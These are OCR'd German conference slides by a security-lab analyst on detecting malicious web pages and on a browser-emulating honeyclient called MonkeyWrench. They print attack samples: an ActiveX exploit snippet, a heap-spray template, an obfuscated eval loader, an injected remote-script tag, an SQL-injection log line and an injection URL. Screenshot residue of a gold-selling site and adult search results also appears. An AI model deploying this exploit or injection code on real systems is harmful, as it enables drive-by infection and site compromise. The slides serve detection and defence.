Erkennung schädlicher Webseiten

Armin Büscher, Malware Analyst @ G Data Security Labs

Schädliche Webseiten

- Heutzutage Infektionsvektor #1
- Ein einziger Besuch auf einer präparierten Webseite reicht aus, um durch Ausnutzen einer Schwachstelle im Browser oder in einem Plugin den Rechner mit Schadsoftware zu infizieren
  → Drive-by-Download
- Angreifer versuchen durch Obfuscation einer Erkennung bzw. Analyse zu entgehen

Exploit MS08-053

```
<object id='target' classid = 'clsid:A8D3AD02-
7508-4004-B2E9-AD33F087F43C'></object>
…
<script>
var buffer = "";
for (i = 0; i < 1024; i++) {
   buffer = buffer + unescape('%u0c0c%u0c0c')
}
target.GetDetailsString(buffer, 1);
</script>
```

Heapspray

```
var sc = unescape("%u9090%u9090......");
var n = unescape("%u0c0d%u0c0d");
while (n.length <= 524288)n += n;
n = n.substring(0, 524269 - sc.length);
var x = new Array();
for (var i = 0; i < 200; i ++ ){
   x[i] = n + sc;
}
```

CVE-2010-0249

- „Use-after-free“-Lücke in IE6/7/8:
  - Exploit für IE6 bekannt
  - Noch kein verlässlicher Exploit für IE7 bekannt
  - IE8 durch DEP geschützt
  - Laut MS nicht betroffen:
    IE 5.01 SP4 auf Windows 2000 SP4

CVE-2010-0249 Ereignisse

- Ende '09: gezielte Attacke (Codename „Aurora“) auf US-Firmen (u.a. Google, Adobe, Yahoo, Symantec, Northrop Grumman, ...)
- 14.01.09: Microsoft Security Advisory 979352
- 15.01.09: BSI warnt vor Nutzung des IE
- 16.01.09: Sample hochgeladen bei Wepawet
  → Exploit öffentlich verfügbar (D'OH!)
- 17.01.09: H.D. Moore verkündet die Veröffentlichung eines Metasploit-Moduls

CVE-2010-0249 VM Demo

Obfuscation

- Oftmals eher „Uglyfication“
- Zielclient muss den verschleierten Code entschleiern können
  → jede Verschleierung kann gebrochen werden

ABER

- Eine Emulation kann nie perfekt sein
- Die „Bad Guys“ wissen, dass es Werkzeuge zur Analyse von verschleiertem Skriptcode gibt und entwickeln deshalb ihre Gegenmaßnahmen immer weiter

```
<script>
function vQDtNktuolI(ZvV7mC0D)
{
      return  Str...["f...
}
</script>

<script>
function KrLM8(t1UdkvJO...
{
var H8O75eSARtpf=0, oAH8XsLRGPbh8L=t1UdkvJOM6AD.length, Oyn7sYL=1024, va6WNbcZR73dy3,
ZmrNAPZzZ,orsQyamZ8FW="", OrnN7=H8O75eSARtpf, FDOKNdLibUuzF=H8O75eSARtpf, UIXLHBBXXl=H8O75eSARtpf,
Gheugztwpd=Array(63,25,48,58,59,27,56,9,12,43,0,0,0,0,0,0,57,17,18,62,37,24,50,34,39,55,35,1,49,46
,6,40,61,38,10,11,2,33,52,3,23,14,29,0,0,0,0,20,0,7,26,42,30,44,16,60,47,51,28,5,4,31,32,19,21,53,
13,22,8,15,41,45,36,54,0);

for(ZMrNAPZzZ=Math.ceil(oAH8XsLRGPbh8L/OYn7sYL);ZMrNAPZzZ>H8O75eSARtpf;ZMrNAPZzZ—)
{
      for(eval("va6WNbcZR73dy3=M"+"a"+"th."+"m"+"in(oAH8XsLRGPbh8L,OYn7sYL)");
                              va6WNbcZR73dy3>H8O75eSARtpf;va6WNbcZR73dy3--,oAH8XsLRGPbh8L--)
      {
            UIXLHBBXXl|=(GHeugztwpd[t1UdkvJOM6AD.charCodeAt(ORnN7++)-48])<<FDOKNdLibUuzF;
            if(FDOKNdLibUuzF)
            {
                  orsQyamZ8FW+=vQDtNktuolI(138^UIXLHBBXXl&255);UIXLHBBXXl>>=8;FDOKNdLibUuzF-=2;
            }
            else
            {
                  FDOKNdLibUuzF=6;
            }
      }
}

return  (orsQyamZ8FW);
}


var UihQuw8=document.getElementById('bHTKW').innerHTML.replace("'+'","");
for(var ah=0;ah<(UIhQuw8.length...
{
      UihQuw8=UIhQuw8.replace("...
}
eval(KrLM8(UIhQuw8));
</script>
```


function vQDtNktuolI
Zufällige Namen (Funktionen/Variablen)

document.getElementById('bHTKW')
Verschleierung verwendet DOM-Elemente

eval(KrLM8(UIhQuw8));
Ausführung des verschleierten Inhalts

Syntax-Fallen

```
try {
    ...
}
catch ( e ) {
    ...
};
finally {
    ...
}
```



MonkeyWrench

- Web-Honeyclient zur automatischen Erkennung und Analyse schädlicher Webseiten
- Entstanden während meiner DA an der TU Dortmund in Zusammenarbeit mit G Data

Web-Honeyclients (1)

- Verbinden sich zu Webservern
- Überprüfen Webseiten auf schädliche Inhalte
- High-interaction:
  - Reguläres Betriebssystem mit installiertem Internetbrowser, der vom Honeyclient gesteuert wird (meist virtuelle Maschinen)
  - Erkennung bösartiger Aktivitäten ähnelt Malware-Sandbox-Implementierungen


Web-Honeyclients (2)

- Low-interaction:
  - Emulation der Clientsoftware (hier: Internetbrowser)
  - Herkömmliche low-interaction Web-Honeyclients:
    - Herunterladen von Webseiten durch Crawler
    - Statische Analyse durch signaturbasierte Erkennung (Virenscanner oder IDS)

MW Architektur

MonkeyWrench (MW) emuliert einen Browser:

- Auswahl zwischen Internet Explorer(6/7) Firefox(2/3)
- führt JavaScript mit Mozilla Rhino in einer emulierten Browserumgebung (DOM) aus
- Verwundbarkeitsmodule zur Erkennung von ActiveX-basierten Exploits
- Erkennung von 0-day Exploits:
  - Heap spraying
  - Shellcode


Client
Virenscanner
Antivirus-
schnittstelle
Kandidaten-
liste
www.tu-dortmund.de
www.uni-dortmund.de
cs.tu-dortmund.de
www.gdata.de
www.google.de
www.yahoo.com
Antivir-Events
SQL
Datenbank-
schnittstelle
Statische
Analyse
HTML-
Verarbeitung
Abruf der
Seiten mit
HTTP
HTTP-Request
HTTP-Response
Ergebnis-
Datenbank
Webserver mit
zu prüfender Seite
JSEvents
Skripte
Emulierte Browserumgebung
SpiderMonkey
Analyseeinheit

MW Ziele

- Webseiten schneller überprüfen als High-interaction-Honeyclients
- Samples von Web-Exploits und Malware-Payloads sammeln
- Malware-Kampagnen im Web entdecken
- Besser mit Obfuscation umgehen als bestehende Low-interaction-Systeme
- Zero-Day-Exploits durch vorbereitende Maßnahmen entdecken

MW Verwundbarkeitsmodule

- Microsoft DirectShow CVE-2008-0015
- Microsoft Office Web Components CVE-2009-1136
- Real Networks Real Player CVE-2008-1309
- Microsoft Access Snapshot Viewer CVE-2008-2463
- Yahoo! Music Jukebox CVE-2008-0623
- Yahoo! Messenger CVE-2007-3147
- Microsoft Windows Media Encoder CVE-2008-3008
- Microsoft Internet Explorer WebViewFolderIcon CVE-2006-3730
- Creative Labs AutoUpdate Engine CVE-2008-0955
- AOL SuperBuddy CVE-2006-5820
- NCTsoft Products NCTAudioFile2 CVE-2007-0018
- Ourgame GLWorld CVE-2008-0647
- Move Networks Quantum Streaming Player CVE-2007-4722
- Aurigma Photo Uploader CVE-2008-0660
- ...


xxxchenaid.de

- Injizierter Code (18x → automatische Injection):

```
<script src=http://www.chkbnr.com/b.js>
</script>
```

- Auszug aus Server-SQL-Logs:


```
EXEC('UPDATE ['+@T+'] SET
['+@C+']=RTRIM(CONVERT(VARCHAR(4000),['+@C+']))
+''<script src=http://www.chkbnr.com/b.js
></script>''')
```


GAMERS 777
With 100% manual power leveling and 100% compensation of power leveling banning , your purchase of power leveling will be in safer condition , buying .
Home | Shopping Cart | Checkout | Contact Us | About Us
Make this your homepage
CURRENCY
POWER LEVELING
CDK/GAMER POINTS
Gamers Menus
Select Your Gamers
The Lord of the Rings OL - EUR
The Lord of the Rings OL - USA
World of Warcraft - USA
World of Warcraft - EUR
Guild Wars
Final Fantasy XI
Everquest 2
ArchLord
Eve Online
Lineage II
Vanguard SOH
Dofus
Dungeons & Dragons Online
Rose Online
Featured Gamers
Hot Sale
world of warcraft/EU
Gold 10000 250-337 USD Buy Now
Gold 5000 111-171 USD Buy Now
Gold 3000 60-95 USD Buy Now
Gold 2000 45-75 USD Buy Now
Gold 1500 30-50 USD Buy Now
Gold 1000 19-30 USD Buy Now
Gold 500 11-17 USD Buy Now
Gold 100 1.5-3 USD Buy Now
world of warcraft/US
Gold 10000 361-491 USD Buy Now
Gold 5000 184-251 USD Buy Now
Gold 3000 113-154 USD Buy Now
Gold 2000 77-105 USD Buy Now
Gold 1500 55-75 USD Buy Now
Gold 1000 37-51 USD Buy Now
Gold 500 19-27 USD Buy Now
Gold 200 7-10 USD Buy Now
Power Leveling
Power Leveling 1-70 only 235$ items stayed
Power Leveling 8 Packages Lowest Price 18.99$
Sign In
E-Mail:
Password:
Sign In
Sign Up
Forgot Password?
Shoping Cart
0 items
Checkout
Help Desk
Click here for Live Chat get online assistance
7x24 SERVER
FAQ
Payment Methods
customers u bring, nice pay u get !
HACKER SAFE
ebay Titanium PowerSeller
Go safe. Go safer. G Data.

gamers777.com

- Iframe auf „pagead2.googlesyndicas_tion.com“
- Familie „Trojan-GameThief.Win32-OnLineGames“
  - Keylogger/Mauslogger startet sich, sobald ein überwachtes MMORPG (WoW, Lineage, usw.) gestartet wird

© Scott Adams, Inc./Dist. by UFS, Inc.


twighlight sex - Google-Suche - Mozilla Firefox
Datei Bearbeiten Ansicht Chronik Lesezeichen Extras Hilfe
Google
Meistbesuchte Seiten Erste Schritte Aktuelle Nachrichten
Twighlight Sex MySpace layouts, MySpace Twighlight Sex Layouts ... - [Diese Seite übersetzen]
CoolChaser - Create your own twighlight sex layouts in minutes! Search for your favorite background and then combine it with a Twighlight Sex theme!
www.coolchaser.com/themes/keywords/twighlight%20sex - Im Cache - Ähnliche Seiten
Video: Deleted "Twilight" Sex Scene - [Diese Seite übersetzen]
12 Apr 2009 ... Deleted "Twilight" Sex Scene · diggpress.com · Authority: 0. Deleted "Twilight" Sex Scene Vampires and mortals are forbidden from making ...
technorati.com/videos/youtube.com%2Fwatch%3Fv%3Dt76YW7cTaHw -
Im Cache - Ähnliche Seiten
io9 - The Extended Twilight Sex Scene Plus Dancing Lesbian ... - [Diese Seite übersetzen]
31 Mar 2009 ... What if Edward Cullen had a change of heart about his "we can't do the nasty, or I'll kill you" stance? Also the ladies of LVK teach ...
io9.com/5191231/ - Ähnliche Seiten
Deleted "Twilight" Sex Scene - [Diese Seite übersetzen]
Deleted "Twilight" Sex Scene watch! collegehumor.com — Vampires and mortals are forbidden from making love. Unless she's into kinky stuff. ...
digg.com/movies/Deleted_Twilight_Sex_Scene_2 - Im Cache - Ähnliche Seiten
Search Archives - [Diese Seite übersetzen]
Return to search results. twilight sex. Q: Dear Jonas,. twilight sex. pain ing sex fifty lesbian stories, teen tits ebony galleries. Signed: 1 ...
www.jonaschalk.neu.edu/search_archives/display.php?id=0+union+select+0x7477696c6967687420736578...1 - Im Cache - Ähnliche Seiten
Deleted "Twilight" Sex Scene: Pics, Videos, Links, News - [Diese Seite übersetzen]
